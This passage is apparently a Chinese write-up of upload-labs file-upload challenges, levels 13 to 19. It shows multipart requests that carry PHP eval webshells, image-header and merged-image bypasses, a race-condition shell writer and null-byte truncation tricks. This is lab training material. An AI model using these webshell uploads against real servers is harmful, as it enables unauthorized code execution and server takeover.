../upload/12.php□
-----------------------------6363819815 34
Content-Disposition: form-data; name="upload_file"; filename="1
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------6363819815 34
Content-Disposition: form-data; name="submit"
```

成功




第十三关



只需将图片马上传即可，后期可以利用文件包含漏洞实现getshell

查看提示



这里进行了上传文件头检测

我们在我们的上传文件 加入jpg，png，gif的文件头

JPEG (jpg)，文件头：FFD8FF
PNG (png)，文件头：89504E47
GIF (gif)，文件头：47494638

这里是16进制 可以用winhex进行查看修改　　或者直接构造图片马（下一题）


提交

```
----------449032742
Content-Disposition: form-data; name="upload
Content-Type: image/jpeg

GIF89a<?php eval($_POST["aaa"]);?>
----------449032742
Content-Disposition: form-data; name="submit
```

等效16进制

54	79	70	65	3a	20	69	6d	Content-Type: im
0d	0a	0d	0a	47	49	46	38	age/jpegGIF8
65	76	61	6c	28	24	5f	50	9a<?php eval($_P
22	5d	29	3b	3f	3e	0d	0a	OST["aaa"]);?>


成功，文件已经重命名



- - 偷偷懒就不写jpg和png了

第十四关

查看提示



getimagesize() 函数用于获取图像大小及相关信息，成功返回一个数组，失败则返回 FALSE 并产生一条 E_WARNING 级的错误信息，我们在图片中插入一句话并且可以正常显示图片绕过此函数。


构造图片马


准备一张正常的图，和一句话木马 在命令行


copy 1.jpg /b + 1.php 14.jpg

参数/b指定以二进制格式复制、合并文件; 用于图像类/声音类文件


意思是将1.jpg以二进制与1.php合并成14.jpg 14.jpg就是图片马 记事本方式打开一句话木马被插在最后








上传




- - 然后就失败了，我试了试正常的jpg图片也不行。png和gif的通过



第十五关


查看提示

这一关拿上一次生成的jpg马就可以上传~



第十六关

查看提示



查看源代码


```php
if($im == false){
    $msg = "该文件不是jpg格式的图片！";
}else{
    //给新图片指定文件名
    srand(time());
    $newfilename = strval(rand()).".jpg";
    $newimagepath = $UPLOAD_ADDR.$newfilename;
    imagejpeg($im,$newimagepath);
    //显示二次渲染后的图片（使用用户上传图片生成的新图片）
    $img_path = $UPLOAD_ADDR.$newfilename;
    unlink($target_path);
    $is_upload = true;
}
```


二次渲染- -

根据用户上传的图片，生成一个新的图片，然后删除用户上传的原始图片，将新图片存储到数据库中。

从其他writeup找的过渲染的图片马（强）

 和这个损坏的jpg  警告提示报错，但是依旧成功上传，并且没有重命名。



- - 自己想了不少姿势，想打组合拳，都没有bypass。

第十七关

查看提示

```php
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = $UPLOAD_ADDR . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = $UPLOAD_ADDR . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传失败！';
```


上传php文件会被删除 利用条件竞争漏洞，不断请求资源，在删除文件之间请求该文件。


```
<?php fputs(fopen('../shell.php','w'),'<?php @eval($_POST[aaa]) ?>'); ?>
```

本地没有复现成功- - ， 然后用第五关的姿势也是得到了getshell

第十八关

代码审计

参考别人的writeup（待补充原理~） 利用上传重命名竞争+Apache解析漏洞 不断发包



可用菜刀直接连接

第十九关

查看提示

CVE-2015-2348

move_uploaded_file() 00截断，上传webshell，同时自定义保存名称，直接保存为php是不行的
发现move_uploaded_file()函数中的img_path是由post参数save_name控制的，因此可以在save_name利用00截断绕过：

构造

```
-----------------------------19905135122784
Content-Disposition: form-data; name="upload_file"; filename="4.jpg"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------19905135122784
Content-Disposition: form-data; name="save_name"

19.php□
-----------------------------19905135122784
```

或者

```
Upgrade-Insecure-Requests: 1

-----------------------------19905135122784
Content-Disposition: form-data; name="upload_file"; filename="4.jpg"
Content-Type: image/jpeg

<?php eval($_POST["aaa"]);?>
-----------------------------19905135122784
Content-Disposition: form-data; name="save_name"

19.php.
-----------------------------19905135122784
```

均可绕过

复现了听过没实际操作过或者没了解过的姿势。同一关卡可以有不同姿势，也是有待研究和补充的。

参考链接：github.com/LandGrey/upload-labs-writeup